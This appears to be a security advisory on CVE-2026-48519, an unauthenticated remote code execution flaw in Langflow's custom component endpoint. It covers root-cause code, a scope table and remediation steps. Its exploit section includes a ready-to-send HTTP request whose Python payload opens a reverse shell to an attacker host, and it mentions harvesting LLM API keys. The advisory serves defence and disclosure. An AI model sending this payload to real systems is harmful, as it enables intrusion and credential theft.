
A critical vulnerability tracked as CVE-2026-48519 (CVSS score 9.8) in the open-source Langflow AI workflow orchestration platform allows unauthenticated remote attackers to execute arbitrary code within host containers. By submitting crafted JSON payloads to exposed playground and custom component endpoints, threat actors can bypass sandbox boundaries and achieve total system compromise.
Executive Summary: The Peril of Open AI Orchestrators
Langflow has emerged as a cornerstone open-source visual IDE for enterprise agentic workflows, LangChain pipelines, and multi-agent retrieval-augmented generation (RAG) architectures. With hundreds of thousands of active enterprise installations across AWS, Azure, and on-premises Kubernetes clusters, Langflow allows development teams to rapidly connect LLMs, vector datastores, and custom code tools.
However, an architectural design flaw in Langflow's shareable playground API exposed an unauthenticated remote execution primitive. When self-hosted instances enabled public sharing or lacked reverse-proxy authentication, the application processed user-supplied Python AST modules without validating principal credentials or enforcing isolation sandboxes.
Root Cause Analysis: Unvalidated Dynamic Code Instantiation
The vulnerability resides in the /api/v1/custom_component and /api/v1/flows/run REST endpoints. Langflow's backend server, built on FastAPI, provides functionality for users to define custom Python nodes dynamically on the canvas.
In affected versions, the playground execution handler failed to bind authentication dependencies to the build_custom_component handler:
# Vulnerable endpoint definition in langflow/api/v1/endpoints.py
@router.post("/custom_component")
async def build_custom_component(
    code_request: ComponentCodeRequest,
    # Missing: current_user: User = Depends(get_current_active_user)
):
    # Dynamic compilation executed without sandboxing
    compiled_module = compile(code_request.code, "", "exec")
    scope = {}
    exec(compiled_module, scope)
    component_class = scope.get(code_request.class_name)
    return component_class().build()
Because the endpoint omitted the mandatory Depends(get_current_active_user) dependency check when shareable mode was toggled, any network principal with connectivity to port 7860 could issue a POST request containing an arbitrary Python payload inside the code field. The server executed the submitted string using Python's native exec() within the context of the running application process.
Attack Mechanics & Weaponization Scenarios
Security researchers demonstrated that weaponizing CVE-2026-48519 requires only a single HTTP POST request. Attackers can leverage standard Python subroutines to spawn interactive reverse shells, harvest environment variables containing sensitive LLM API keys (OpenAI, Anthropic, Hugging Face tokens), and pivot into adjacent cloud infrastructure:
# Exploit payload targeting unauthenticated Langflow endpoint
POST /api/v1/custom_component HTTP/1.1
Host: langflow.corp.internal:7860
Content-Type: application/json

{
  "code": "import socket,os,pty;s=socket.socket();s.connect(('10.0.0.99',4444));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn('/bin/bash')",
  "class_name": "CustomComponent"
}
Vulnerability Assessment & Scope Matrix
| Attribute | Vulnerability Specification |
|---|---|
| Tracking Identifier | CVE-2026-48519 / GHSA-793m-493v-4952 |
| Common Weakness | CWE-94: Improper Control of Generation of Code ('Code Injection') |
| CVSS v3.1 Vector | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H (Score: 9.8) |
| Affected Versions | Langflow prior to version 1.0.19 |
| Remediated Version | Langflow version 1.0.19 and later |
| Exploitation Preconditions | Instance accessible via network; shareable playground enabled or auth disabled |
Defensive Playbook & Mitigation Protocol
Engineering and DevSecOps teams operating Langflow instances must immediately implement the following operational safeguards:
1. Upgrade to Langflow 1.0.19
Pull and deploy the patched container release or upgrade Python dependencies:
# Update Langflow in containerized deployments
docker pull logspace/langflow:v1.0.19
docker-compose down && docker-compose up -d

# Python environment upgrade
pip install --upgrade langflow>=1.0.19
2. Disable Insecure Shareable Flags
Verify that LANGFLOW_ENABLE_PUBLIC_SHARING is strictly disabled in production configuration files:
# Environment configuration
export LANGFLOW_ENABLE_PUBLIC_SHARING=false
export LANGFLOW_AUTO_LOGIN=false
export LANGFLOW_NEW_USER_IS_ACTIVE=false
3. Restrict Ingress & Deploy Perimeter Authentication
Langflow web interfaces must never be exposed directly to the public internet without an Identity-Aware Proxy (IAP), VPN gateway, or Cloudflare Access tunnel enforcing multi-factor authentication.